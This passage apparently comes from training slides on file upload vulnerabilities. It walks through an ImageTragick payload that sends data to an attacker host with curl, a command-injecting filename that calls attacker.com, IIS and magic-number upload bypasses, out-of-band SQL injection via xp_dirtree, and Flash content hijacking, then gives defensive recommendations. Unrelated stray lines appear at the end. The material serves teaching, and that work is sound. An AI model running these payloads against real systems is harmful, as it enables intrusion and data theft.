
PHP Version 5.3.28

System	Linux www04.dfw.rs.bookfresh.com 2.6.32-358.14.1.el6.x86_64 #1 SMP Tue Jul 16 23:51:20 UTC 2013 x86_64
Build Date	Dec 18 2013 20:33:47
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64'

https://secgeek.net/bookfresh-vulnerability/

Scenario 10
Image Tragic Attack

SVG images are just XML data. Using XML you can achieve lots of vulnerabilities, for instance ImageMagic which is an image processing library is vulnerable to SSRF and RCE vulnerabilities.



Payload:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=%60for i in $(ls /) ; do curl "http://$i.attacker.tld/" -d @- > /dev/null; done`'
pop graphic-context
```

And result was:

```
NAME: home.attacker.tld, Type: A
NAME: boot.attacker.tld, Type: 28
NAME: dev.attacker.tld, Type: 28
NAME: bin.attacker.tld, Type: A
…
```

and so on...

`*id*` shell command returned:


```
NAME: uid=99(nobody).attacker.tld., Type: 28
NAME: groups=99(nobody).attacker.tld., Type: A
NAME: gid=99(nobody).attacker.tld., Type: A
```

Source (Facebook RCE): http://4lemon.ru/2017-01-17_facebook_imagetragick_remote_code_execution.html

Scenario 11

Exploiting old IIS servers

IIS in its earlier versions < 7.0 had an issue handling the uploaded files. An attacker can bypass the file upload pages using filename as: shell.aspx;1.jpg



```
intitle:"index of" intext:".aspx;1.jpg"
```

About 157 results (0.52 seconds)

Index of /admin/Upload/image
www.tsdig.com/admin/Upload/image/
Index of /admin/Upload/image. Parent Directory · 1.**aspx;(1).jpg** · 1.cer/ · 1_asp/ · 1_aspx/ · 1_aspx;.jpg · 4_asa;4.jpg · 4_asp;4.jpg · X.asp;(1).jpg · X_asp;.jpg ...

Scenario 12

DOS Attack

Web applications that doesn’t validate the file-size of the uploaded files are vulnerable to DOS attack as an attacker can upload many large files which will exhaust the server hosting space.

Scenario 13

Magic Numbers

Developers validates the file-contents starts with Magic Numbers and the file-content is set to image/gif.

Exploit:

Uploading shell.php but setting the content type to image/gif and starting the file contants with **GIF89a**; will do the job!

RCE via zip files

Developers accepts zip file, but handle filenames via command line.


Exploit:

Filename;curl attacker.com;pwd.jpg

Scenario 14

OOB SQL Injection via filename:

If the developers are trusting the filenames and pass it directly to the Database, this will allow attackers to execute Out of Band SQL Injection. A good scenario would be companies asking you to submit your CV without validating the CV name.




```
POST
/secure/zk/ZA[redacted]
[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
[redacted]
Connection: close

{[redacted],"jtSorting":"[redacted] ASC;declare @q
varchar(99);set @q='\\\\u3yv9sf60xrbkv59cquc3o9nler5utlj9bw2kr.burpcollab'+'orator.net\\ayl'; exec
master.dbo.xp_dirtree @q;-- "}
```

Scenario 15

Cross Domain Content Hijacking

When developers are validating the uploaded filename, content-type but missing to validate the uploaded file content. It is possible to upload a Flash file with .jpg extension, then call that flash file with <object tags in your website and Bingo, you are able to do Cross Origin Requests to steal CSRF tokens.



```
<object style="height:1px;width:1px;"
data="http://victim.com/user/2292/profilepicture.jpg"
type="application/x-shockwave-flash" allowscriptaccess="always"
flashvars="c=read&u=http://victim.com/secret_file.txt"></object>
```

How browsers see it?

1. Plugins like Flash doesn't care about the extension or content-type
2. If the file is embeded using <object> tag, it will be executed as a Flash file as long as the file content looks like Flash.

https://github.com/nccgroup/CrossSiteContentHijacking

Demo time

1) Port Swigger File upload lab
2) Local file upload labs
3) Review of the file upload exploitation Burp plugin

Homework?

1) Complete the Portswigger lab
2) Complete the 2 file upload labs locally

Conclusion

File upload functionality is not straightforward to implement securely. Some recommendations to consider in the design of this functionality include:

• Use a server-generated filename if storing uploaded files on disk.
• Inspect the content of uploaded files, and enforce a whitelist of accepted, non-executable content types. Additionally, enforce a blacklist of common executable formats, to hinder hybrid file attacks.
• Enforce a whitelist of accepted, non-executable file extensions.
• If uploaded files are downloaded by users, supply an accurate non-generic Content-Type header, the X-Content-Type-Options: nosniff header, and also a Content-Disposition header that specifies that browsers should handle the file as an attachment.
• Enforce a size limit on uploaded files (for defense-in-depth, this can be implemented both within application code and in the web server's configuration).
• Reject attempts to upload archive formats such as ZIP.

Doctors' Alsh Club
قولي بحبك يا شيماء في المايك